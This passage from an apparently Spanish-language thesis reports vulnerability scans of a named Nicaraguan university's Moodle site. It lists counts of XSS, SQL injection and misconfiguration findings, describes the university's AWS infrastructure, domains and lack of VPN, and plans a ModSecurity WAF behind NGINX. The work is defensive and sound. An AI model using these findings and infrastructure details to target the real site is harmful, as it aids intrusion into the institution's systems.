La respuesta parece contener comentarios sospechosos que pueden ayudar a un atacante. Nota: Las coincidencias realizadas dentro de bloques de secuencias de comandos o archivos son contra todo el contenido, no solo contra los comentarios.

Modern Web Application

La aplicación parece ser una aplicación web moderna. Si necesita explorarlo automáticamente, entonces el Ajax Spider puede ser más efectivo que el estándar.

User Controllable HTML Element Attribute (Potential XSS)

Esta verificación analiza la entrada proporcionada por el usuario en los parámetros de cadena de consulta y los datos POST para identificar dónde se pueden controlar ciertos valores de atributos HTML. Esto proporciona detección de puntos calientes para XSS (secuencias de comandos de sitios cruzados) que requerirán una revisión adicional por parte de un analista de seguridad para determinar la explotabilidad.

De esta manera el Owasp Zap presenta que las alertas sumarizadas pueden ser explotas de miles de maneras usando herramientas para la explotación sabiendo el tipo de vulnerabilidades que presenta el sitio.

VI.1.3.3. Comparación de Vulnerabilidades según ambas herramientas.

A continuación, se engloban las vulnerabilidades encontradas en el análisis del Owasp Zap en los tipos de vulnerabilidades según el Owasp Top 10:

Tabla 2. Vulnerabilidades Owasp Zap ubicadas en cada Top según el Top 10.

Vulnerabilidades Campus Virtual con Owasp Zap		
Name	**Cantidad**	**Tipo**
Cross Site Scripting (Reflected)	3	A03:2021-Injection
SQL Injection - Hypersonic SQL - Time Based	2	A03:2021-Injection
SQL Injection - Oracle - Time [17]Based	1	A03:2021-Injection
SQL Injection - SQLite	7	A03:2021-Injection
Absence of Anti-CSRF Tokens	66	A01:2021-Broken Access Control
Application Error Disclosure	1531	A05:2021-Security Misconfiguration
Content Security Policy (CSP) Header Not Set	1906	A05:2021-Security Misconfiguration
Directory Browsing - Apache 2	1531	A04:2021-Insecure Design
Missing Anti-clickjacking Header	1535	A05:2021-Security Misconfiguration
Application Error Disclosure	31	A05:2021-Security Misconfiguration
Big Redirect Detected (Potential Sensitive Information Leak)	274	A05:2021-Security Misconfiguration
Cookie No HttpOnly Flag	7	A05:2021-Security Misconfiguration
Cookie without SameSite Attribute	7	A05:2021-Security Misconfiguration
Server Leaks Version Information via "Server" HTTP Response Header Field	2526	A05:2021-Security Misconfiguration
Timestamp Disclosure - Unix	66	A04:2021-Insecure Design
X-Content-Type-Options Header Missing	1913	A05:2021-Security Misconfiguration
Content-Type Header Missing	102	A05:2021-Security Misconfiguration
Information Disclosure - Suspicious Comments	410	A05:2021-Security Misconfiguration
Modern Web Application	54	Ninguna
User Controllable HTML Element Attribute (Potential XSS)	54	No confirmado

[17] https://owasp.org/www-project-top-ten/

Fuente: Elaboración Propia.

En la tabla anterior se presentan todas las alertas que el reporte del scanner de owasp zap ha presentado, se engloban de tal manera que se puede apreciar a que Vulnerabilidad del Owasp Top 10 puede ubicarse cada alerta, y de esta manera estar claro de que tipo de riesgos se deben eliminar y las configuraciones que se deben realizar para la mitigación de dichas sus vulnerabilidades.

A continuación, se consolidan las cantidades de vulnerabilidades según el tipo encontrado en ambas herramientas utilizadas.

Tabla 3: Vulnerabilidades Consolidadas de Ambas Herramientas, ubicadas en el Top 10.

Vulnerabilidades Consolidados		
Tipo	**Moodle Scan**	**Owasp Zap**
A01:2021-Broken Access Control	0	66
A02:2021-Cryptographic Failures	0	0
A03:2021-Injection	6	13
A04:2021-Insecure Design	0	1597
A05:2021-Security Misconfiguration	1	10242
A06:2021-Vulnerable and Outdated Components	0	0
A07:2021-Identification and Authentication Failures	0	0
A08:2021-Software and Data Integrity Failures	0	0
A09:2021-Security Logging and Monitoring Failures	0	0
A10:2021-Server-Side Request Forgery	0	0
	7	11918

Fuente: Elaboración Propia.

Los resultados de la Tabla 3 indican que las vulnerabilidades en común que detectan ambas herramientas son las de tipo SQL Injection y Cross-Site Scripting que se engloban en la categoría del OWASP A03:2021 Injection, al igual que vulnerabilidades de categoría A05:2021 Security Misconfiguration, la diferencia entre resultados radica en que el OWASP ZAP, detectó más tipos de vulnerabilidades que el Moodlescan, siendo éstas de las categorías OWASP A01:2021 Broken Access Control y A04:2021 Insecure Design, por lo que el OWASP ZAP detectó más variedad de vulnerabilidades así como mayor cantidad de las mismas.

VI.2. Capítulo II: Integración de un Web Application Firewall

Las vulnerabilidades detectadas en la aplicación web Campus Virtual presentan un riesgo para la información de los usuarios, por lo que serán mitigadas mediante la integración de un Web Application Firewall en la infraestructura actual de la Universidad del Pacífico donde se encuentra alojada la aplicación web Campus Virtual.


Para lograr la integración del WAF se realizarán los siguientes procedimientos:

1- Análisis de la infraestructura actual de la Universidad del Pacífico donde está alojada la aplicación web Campus Virtual.
2- Tecnologías asociadas al Web Application Firewall.
3- Definición de estrategia de integración del WAF en la infraestructura tecnológica de la Universidad del Pacífico.

VI.2.1. Análisis de la infraestructura actual de la Universidad del Pacífico donde está alojada la aplicación web Campus Virtual.

A continuación, se muestra el diagrama de la infraestructura actual de la Universidad del Pacífico correspondiente a su servicio web Campus Virtual.

Figura 17: Diagrama de la infraestructura tecnológica actual de la Universidad del Pacífico.



Fuente: (Universidad del Pacífico, 2023)

Basado en la figura anterior, la infraestructura tecnológica de la Universidad del Pacífico se describe de la siguiente manera:

Servicio Web

La Universidad del Pacífico cuenta con un servicio web Moodle para su plataforma Campus Virtual, accedido mediante la siguiente URL:

- https://moodle.unipnicaragua.edu.ni

Figura 18: Aplicación web Campus Virtual de la Universidad del Pacífico

Fuente: (Fuente Propia, 2023)

Tipo de servicio de acceso a internet

El servicio web se encuentra instalado en el servicio de nube Amazon Web Services, por lo que tanto los usuarios internos y externos acceden al Campus Virtual a través de internet mediante la habilitación de una máquina virtual.

Tipo de Máquina Virtual

La máquina virtual habilitada en el entorno de AWS corresponde a la instancia EC2 t2.micro.

Capacidad de tráfico

La capacidad de tráfico medida por ancho de banda, según Amazon, es menor a 5 Gbps basado en los parámetros de Network Performance documentados.

Firewall

Actualmente se cuenta con el Firewall Security Group proveído por AWS, que es un firewall (muro de fuegos) virtual que controla la entrada y salida de tráfico de los recursos de AWS y las instancias de EC2.

Segmentos de Red

Los segmentos de red son determinados por Elastic IP, que son direcciones IPv4 diseñadas para la computación en la nube dinámica, las cuales son asignadas de forma aleatoria según la disponibilidad de las zonas debido a esto la Universidad del Pacifico ha reservado un conjunto de IP Elásticos para sus sistemas y así poder apuntar sus punteros A en el DNS. Actualmente el servidor web se encuentra configurado con un sólo segmento de red.

Servicios

Actualmente sólo se encuentra disponible el servicio web Campus Virtual.

Usuarios

Los clientes o usuarios del servicio web se dividen en:

- **Estudiantes:** Realizan funciones de subida/descarga de archivos, llenado de formularios online y cuentan con servicio de chat en línea.
- **Profesores:** Realizan funciones de subida/descarga de archivos, creación de formularios online y manejan la información sensible como los datos de los estudiantes inscritos a los cursos y sus calificaciones
- **Personal Administrativo:** Realiza funciones de subida/descarga de archivos y maneja la información sensible sobre los datos de los [18]estudiantes y profesores.

Infraestructura Interna

La Universidad del Pacifico consta de un solo recinto universitario ubicado en Managua, Nicaragua, con más de 600 alumnos matriculados y un total de 13 profesores, a nivel interno la infraestructura es mínima, ya que ha optado por ser una empresa que aprovecha al máximo las tecnologías modernas, ejemplo de ello es que su sitio web y sistema de matrículas los tienen hospedado en Hostgator, y pagan una persona por subcontrato para su mantenimiento y desarrollo.

18

Actualmente consta de aproximadamente 25 equipos de cómputos, en él un laboratorio, y 18 en otro, no se le asigna equipos de cómputo a sus docentes ya que como parte del contrato es un requisito para formar parte de la familia UNIP.

Como toda empresa consta de un área administrativa que tiene sus propias oficinas para fines académicos. A continuación, se describen los equipos inventariados en la universidad del pacifico.

- 43 CPU clon i3, i5.
- 43 monitores de 14 a 24 pulgadas.
- 14 UPS Forza de 500 a 750 w.
- 65 teclados para pc.
- 72 mouse para pc.
- 2 datashow.
- 4 aires acondicionados.
- 17 escritorios largos.
- 12 escritorios cortos.
- 2 switchs configurados para patchpanel.
- 1 switch Juniper administrable donde IBW conecta su fibra.
- 1 mediaconverter tipo SC.
- 1 microtik RB951.
- 1 servidor clon de torre para respaldo usando protocolo FTP.
- 2 CnPilot para zonas wifi en el campus de Managua.
- 2 routers next para zona wifi de los laboratorios

Inventario en la nube:

- 1 servidor web en Hostgator.
- 1 servidor de correo en AWS.
- 1 servidor de plataforma de estudiante en Hostgator.
- 1 Moodle en AWS.
- 1 servidor de facturación en Hostgator.

Servicio de internet en Oficinas.

El servicio de internet en oficinas Managua se contrató con la empresa IBW, pagando un total de 100mbps mediante la tecnología Fibra Ópticas, no presenta servicio de llamadas.

Servicios contratados en la nube.

- Hostgator

Se paga un servidor con un cpanel que permite la instalación de complementos mediante consola SSH. También brinda el servicio de cpanel para la configuración de subdominios y actualizaciones de página web. En este servicio se hospeda la página web de la universidad, plataforma para inscripción de clases de estudiantes y un sistema básico de facturación.

- AWS

Como innovación en el año 2022 se contrató a una empresa de administración de infraestructura que presentó una solución más asequible y personalizable para migrar todos los servicios, actualmente se tiene el servidor de correo electrónico y el campus virtual en esta plataforma.

Debido a que AWS cobra por instancias, se tienen 2 instancias básicas que se cancelan mensuales mediante tarjeta de crédito. Para el servidor de correo se consta de una instancia t2.medium, y para el servidor moodle una instancia t2.micro, también se tiene contratado servicio de Ip Elásticos para que los IPs de las instancias no sean seleccionados aleatorios en caso de apagones de emergencia.

Acceso a recursos en la nube.

Debido a que es una universidad en crecimiento, todos los accesos a los recursos en la nube se realizan mediante el IP público que la empresa de internet le configuro en el Microtik instalado en oficinas, no se cuenta con servicio de VPN.

VI.2.2. Tecnologías asociadas al Web Application Firewall.

Tipo de Solución

Se implementará una solución de WAF tipo Open Source, que según (Redhat, 2023), las ventajas del Open Source son las siguientes:

- **Mejora continua por la comunidad:** Dado que se puede acceder al código fuente libremente y que la comunidad open source es muy activa, los usuarios programadores verifican y mejoran el open source. Equivalente a un código de mejora incremental, en lugar de un código privado y estancado.
- **Transparencia:** Se cuenta con la facilidad de conocer los tipos de datos que se trasladan y su destino, al igual que los cambios realizados en el código fuente en cada actualización.
- **Confiabilidad:** El código propietario depende de un solo autor o una sola empresa que lo controlan para mantenerlo actualizado, con parches y en funcionamiento. La vigencia del open source no depende de sus autores originales porque las comunidades open source activas lo actualizan constantemente. Los estándares abiertos y la revisión entre usuarios garantizan que el open source se evalúa de manera regular y adecuada.
- **Flexibilidad:** Dado el énfasis del open source en la modificación, se puede utilizar para abordar los problemas específicos de la empresa o comunidad. No es necesario utilizar el código de una manera específica, y se puede contar con la ayuda de la comunidad y la revisión entre usuarios al momento de implementar soluciones nuevas.
- **Menor costo:** con el open source, el código en sí es gratuito. Cuando utiliza una empresa como Red Hat, se paga por el soporte, el refuerzo de la seguridad y la ayuda para gestionar la interoperabilidad.[19]

[19] https://docs.aws.amazon.com/

- **Sin dependencia de un solo proveedor:** la libertad para el usuario significa que puede trasladar el open source a cualquier parte y usarlo para lo que sea en cualquier momento.

VI.2.3. Web Application Firewall

El WAF Open Source seleccionado para la implementación es ModSecurity, que se encuentra entre los mejores Web Application Firewall de tipo Open Source, según (SpiderLabs, 2023), ModSecurity es un motor de firewall de aplicaciones web (WAF) multiplataforma de código abierto para Apache, IIS y Nginx desarrollado por SpiderLabs de Trustwave. Tiene un sólido lenguaje de programación basado en eventos que brinda protección contra una variedad de ataques contra aplicaciones web y permite el monitoreo, registro y análisis en tiempo real del tráfico HTTP.

Para la protección contra ataques de SQL Injection y Cross Site Scripting, se integrará al WAF el OWASP ModSecurity Core Rule Set (CRS), que según (OWASP, 2023), es un conjunto de reglas genéricas de detección de ataques para usar con ModSecurity o firewalls de aplicaciones web compatibles. El CRS tiene como objetivo proteger las aplicaciones web de una amplia gama de ataques, incluido el OWASP Top Ten, con un mínimo de alertas falsas. El CRS brinda protección contra muchas categorías de ataques comunes, que incluyen SQL Injection, Cross Site Scripting, Local File Inclusion, etc.

Web Server

El web server por utilizar para la instalación del WAF ModSecurity será NGINX, que según (Stackscale, 2022), Nginx es un servidor web de código abierto y de alto rendimiento, lanzado en 2004. Se ha convertido en uno de los servidores web más utilizados, junto con Apache. Nginx es una solución ideal para gestionar sitios web de alto tráfico. Muchos sitios y aplicaciones web de alta visibilidad, como Netflix o Pinterest, utilizan el servidor web Nginx. A fecha de mayo de 2022, Nginx posee un 33,5 % del mercado según W3Techs y un 30,71 % según Netcraft.

Su gran éxito reside considerablemente en su capacidad para resolver el problema c10k que impide que algunos servidores web puedan gestionar más de 10.000 conexiones simultáneas.

Según (Seidor, s.f.), las ventajas de usar NGINX son las siguientes:

- Se trata de un software multiplataforma, por lo tanto, podremos instalarlo en la mayoría de nuestros servidores.
- Consume menos recursos que la mayoría de servicios que hacen su misma función.
- Nos proporciona un alto rendimiento soportando mayor carga y respondiendo mejor que sus competidores.
- Puede ser usado como proxy inverso cacheando el contenido de nuestros sitios web.
- Podemos integrarlo junto con Apache, de forma que Nginx procese contenido estático y Apache contenido dinámico.
- Puede usarse como balanceador de carga entre varios servidores, permitiéndonos así una mayor facilidad a la hora de escalar nuestros servidores.
- Es compatible con una gran variedad de CMS y aplicaciones actuales como pueden ser: Wordpress, Drupal, Prestashop, y muchas más.
- El proyecto Nginx tiene detrás a la empresa Nginx Inc. y también cuenta con el apoyo de una gran comunidad contribuyendo a mejorar y resolver dudas. También podemos recurrir a soporte profesional.

Sistema Operativo

Para el sistema operativo donde será instalado el Web Server NGINX junto con el WAF ModSecurity es Ubuntu Server, que según (Hostinger, 2023), Ubuntu Server es posiblemente la distro de Linux más popular gracias a su gran flexibilidad, escalabilidad y seguridad en los centros de datos empresariales. La última versión

de Ubuntu Server se ejecuta en las principales arquitecturas, como ARM, x86, Power, s390x y RISC-V. Funciona mediante una interfaz de línea de comandos (CLI).

Además, esta distribución de Linux es compatible con un modelo de computación a escala y proporciona las herramientas necesarias para gestionar clusters enteros. Debido a su naturaleza de código abierto, puedes añadir hasta 100 nodos a un servidor Ubuntu de forma gratuita. Viene con software incorporado como Apache Hadoop, Inktank Ceph y 10gen MongoDB.

Según (Crehana, 2022), las ventajas de Ubuntu son las siguientes:

1. Es libre y gratuito

No tiene ningún costo, tanto su instalación como sus actualizaciones son completamente gratis y, en cualquiera de sus versiones, no necesita licencia.

2. Es seguro y confiable

Comparado con otros sistemas operativos, una de las mayores ventajas de Ubuntu es la seguridad.

Una de las características de Linux y sus sistemas en general es que son menos proclives a recibir ataques de parte de los hackers. Además, en la comparación de ventajas y desventajas de Ubuntu encontramos que es un sistema operativo estable que recibe actualizaciones de seguridad automáticas de manera frecuente, lo que implica que no es necesario instalar un antivirus para su protección.

3. Es veloz y consume menos recursos

Este sistema operativo tiene muchas virtudes y una de ellas es que es liviano y fácil de usar. Una vez instalado, el programa no es para nada pesado y funciona rápido, aprovechando los recursos de manera inteligente y administrando las tareas de forma eficaz.

4. Su sistema de organización es muy eficaz

Entre las ventajas de Ubuntu, una de las características favoritas de los usuarios más avanzados es que este sistema operativo tiene una estructura que permite organizar de mejor manera todo el software y priorizar las funciones de este, haciéndolo mucho más eficaz que otros.

VI.2.4. Definición de estrategia de integración del WAF en la infraestructura tecnológica de la Universidad del Pacífico

Reverse Proxy

Por efecto de aumentar la seguridad de la aplicación web, el WAF será integrado como un Reverse Proxy, que según (Cloudflare, s.f.), un proxy inverso es un servidor que se sitúa delante de los servidores web y reenvía las solicitudes del cliente (por ejemplo, el navegador web) a esos servidores web. Los proxies inversos suelen implementarse para ayudar a aumentar la seguridad, el rendimiento y la fiabilidad.

Las ventajas de un proxy inverso son las siguientes:

- **Load balancing -** Puede que un sitio web popular, que recibe millones de usuarios cada día, no sea capaz de manejar todo el tráfico entrante del sitio con un único servidor de origen. En su lugar, el sitio puede estar distribuido entre un conjunto de servidores diferentes, todos ellos manejando solicitudes para el mismo sitio. En este caso, un proxy inverso puede proporcionar una solución de equilibrio de carga, que distribuirá el tráfico entrante de manera uniforme entre los diferentes servidores para evitar que un solo servidor se sobrecargue. En caso de que un servidor falle por completo, otros servidores pueden intervenir para gestionar el tráfico.
- **Protección ante ataques** - Con un proxy inverso instalado, un sitio o servicio web no necesita revelar nunca la dirección IP de su(s) servidor(es) de origen. Esto dificulta que los atacantes aprovechan un ataque dirigido

contra ellos, como un ataque DDoS. En cambio, los atacantes sólo podrán dirigirse al proxy inverso, como la CDN de Cloudflare, que contará con una seguridad más estricta y más recursos para defenderse de un ciberataque.

- Equilibrio de carga global del servidor **(GSLB)** - En esta forma de equilibrio de carga, un sitio web puede estar distribuido en varios servidores de todo el mundo y el proxy inverso enviará a los clientes al servidor que esté geográficamente más cerca de ellos. Esto reduce las distancias que deben recorrer las solicitudes y las respuestas, lo que minimiza los tiempos de carga.

- **Almacenamiento en caché** - Un proxy inverso también puede almacenar en caché el contenido, lo que da lugar a un rendimiento más rápido. Por ejemplo, si un usuario en París visita un sitio web con proxy inverso con servidores web en Los Ángeles, el usuario puede conectarse a un servidor proxy inverso local en París, que tendrá que comunicarse entonces con un servidor de origen en Los Ángeles. El servidor proxy puede entonces almacenar en caché (o guardar temporalmente) los datos de la respuesta. Los siguientes usuarios parisinos que naveguen por el sitio obtendrán entonces la versión almacenada en caché localmente desde el servidor proxy inverso parisino, lo que resulta en un rendimiento mucho más rápido.

- **Encriptación SSL** - Encriptar y desencriptar las comunicaciones SSL (o TLS) para cada cliente puede ser costoso a nivel informático para un servidor de origen. Un proxy inverso puede configurarse para desencriptar todas las solicitudes entrantes y encriptar todas las respuestas salientes, lo que libera valiosos recursos en el servidor de origen.

Modos de implementación One-Arm y Two-Arm (Multi-Arm)

La integración de un Reverse Proxy se puede lograr mediante una implementación One-Arm o una implementación Two-Arm (también conocido como Multi-Arm).

Según (VMware, 2020), en la implementación One-Arm, el Reverse Proxy no está físicamente alineado con el tráfico, lo que significa que el tráfico de entrada y salida del Reverse Proxy pasa por la misma interfaz de red. El tráfico del cliente a través del Reverse Proxy se traduce a la dirección de red (NAT) con el Reverse Proxy como su dirección de origen. Los nodos envían su tráfico de retorno al Reverse Proxy antes de devolverlo al cliente. Sin este flujo inverso de paquetes, el tráfico de retorno intentaría llegar directamente al cliente, lo que provocaría fallas en las conexiones.


En una implementación Multi-Arm, el tráfico se enruta a través del Reverse Proxy. Los dispositivos finales suelen tener el Reverse Proxy como puerta de enlace predeterminada. El escenario también puede ser que el Reverse Proxy reciba el tráfico de los clientes a través de una interfaz de red diferente a la del web server.

La tecnología Elastic IP de AWS le permite a la Universidad del Pacífico utilizar otra interfaz de red para la máquina virtual que cumplirá la función de WAF, por lo que el modo de implementación que corresponde es el Two-Arm. El resultado será separar las conexiones del lado del cliente y del lado del servidor, haciendo que los clientes o usuarios no tengan conexión directa con el web server, logrando que todo tráfico sea inspeccionado primero por otra instancia virtual antes de llegar al web server.

Integración del WAF en la infraestructura tecnológica de la Universidad del Pacífico.

A continuación, se muestra el diseño de la integración del WAF ModSecurity en la infraestructura de AWS de la Universidad del Pacífico, utilizando el web server NGINX como Reverse Proxy.

Figura 19: Integración del WAF en la infraestructura tecnológica de la Universidad del Pacífico.



Fuente: (Elaboración propia, 2023)

Con la integración del WAF finalizada, el acceso al Campus Virtual a través del WAF es con la siguiente URL:

- https://nginx-modsec.unipnicaragua.edu.ni

Figura 20: Aplicación web Campus Virtual de la Universidad del Pacífico accedida a través del Web Application Firewall.

Fuente: (Fuente propia, 2023)

Se utilizó un nuevo dominio para acceder al WAF debido a que se ejecutó en un ambiente espejo al de producción, de esta manera se puede identificar gráficamente la implementación.

VI.2.5. Proceso de Implementación en ambiente de producción

Para el proceso de implementación en el ambiente de producción de la Universidad del Pacifico, se debe de tomar en cuenta realizar los siguientes cambios:

- Crear un nuevo dominio que será apuntado a través del DNS la IP o hostname de la máquina virtual que ejecuta la aplicación Moodle, se sugiere utilizar: **moodle-app.unipnicaragua.edu.ni.**
- Realizar el cambio del puntero A en el DNS del dominio **campusvirtual.unipnicaragua.edu.ni** al IP de la máquina virtual configurada como WAF.
- Realizar el cambio del server name en el archivo de configuración del Nginx de la máquina virtual que ejecuta la aplicación WAF de tal manera que ahora escuche por el dominio del **campusvirtual.unipnicaragua.edu.ni.**

- Realizar el cambio del server name en el archivo de configuración del apache2 en la máquina virtual que ejecuta la aplicación Moodle, de tal manera que ahora escuche por el dominio **moodle-app.unipnicaragua.edu.ni.**
- Realizar el cambio en el reverse proxy en el archivo de configuración de Nginx en la máquina virtual que ejecuta el WAF apuntando hacia el dominio **moodle-app.unipnicaragua.edu.ni.**
- Realizar el cambio en el archivo **config.php** ubicado en la raíz del proyecto de la máquina virtual que ejecuta la aplicación Moodle, en este se debe agregar los parámetros:
    a. **$CFG->reverseproxy = true**
    b. **$CFG->sslproxy = true**

    La opción b se debe agregar solo si el WAF habilita SSL para Moodle.

- Realizar el cambio en el archivo **config.php** ubicado en la raíz del proyecto de la máquina virtual que ejecuta la aplicación Moodle**,** la url raíz debe apuntar hacia el WAF **campusvirtual.unipnicaragua.edu.ni**.

VI.2.6. Impacto de la implementación del Web Application Firewall

El WAF al funcionar como un reverse proxy, implica que tome la responsabilidad del procesamiento de las conexiones, por lo tanto, si la máquina virtual donde está instalado el WAF se sobrecarga o sufre algún incidente que inhiba su funcionamiento, el servicio de Campus Virtual también se verá interrumpido aunque el servidor web funcione correctamente.

Por lo que la disponibilidad del WAF debe ser igual de prioritaria que la del Campus Virtual tanto para la entrega del servicio como de su seguridad. Esto se puede garantizar mediante la implementación de sistemas de redundancias y planes de recuperación de desastre.

Es posible que el WAF detecte funcionamientos del servicio web como falsos positivos y bloquee a los usuarios, esto debido a que se debe ajustar a los

requerimientos del servicio mediante pruebas con usuarios piloto para tener la mayor seguridad posible sin interrumpir las funcionalidades.

VI.3. Capítulo III: Mitigación de vulnerabilidades en Aplicación Web Campus Virtual mediante la integración del Web Application Firewall.

El objetivo de la integración del Web Application Firewall en la infraestructura tecnológica de la Universidad del Pacífico es la mitigación de las vulnerabilidades detectadas en la aplicación web Campus Virtual.

Para verificar la efectividad del WAF sobre la mitigación de las vulnerabilidades se realizarán los siguientes procedimientos:

1- Ejecución de las herramientas Moodlescan y OWASP Zen Attack Proxy ZAP hacia la URL del WAF.
2- Análisis de los resultados del escaneo realizado por las Moodlescan y OWASP ZAP.

VI.3.1. Ejecución de las herramientas Moodlescan y OWASP Zen Attack Proxy ZAP hacia la URL del WAF.


Las herramientas de escaneo de vulnerabilidades han sido utilizadas para evaluar las vulnerabilidades a través de la nueva URL de acceso a la aplicación web Campus Virtual a través del Web Application Firewall. La nueva URL es https://nginx-modsec.unipnicaragua.edu.ni.

- **Ejecución de Moodlescan**

Para el escaneo con Moodlescan se utilizó como parámetro de URL la correspondiente al Web Application Firewall, siendo el comando ejecutado el siguiente:

python3 moodlescan.py -k -u https://nginx-modsec.unipnicaragua.edu.ni

Figura 21: Resultado de la ejecución de la herramienta Moodlescan hacia la URL del WAF.



Fuente: Elaboración propia

Los resultados obtenidos con la herramienta Moodlescan se detallan a continuación:

Tabla 4: Resultados de la herramienta Moodlescan con WAF

Vulnerabilidades Campus Virtual con Moodle Scan		
CVE	**Cantidad**	**Tipo**
CVE 2022 35653	0	A03:2021-Injection
CVE 2022 35651	0	A03:2021-Injection
CVE 2022 30600	0	A03:2021-Injection
CVE 2022 30599	0	A03:2021-Injection
CVE 2022 30598	0	A05:2021-Security Misconfiguration
CVE 2022 30597	0	A03:2021-Injection
CVE 2022 30596	0	A03:2021-Injection

Fuente: Elaboración propia.

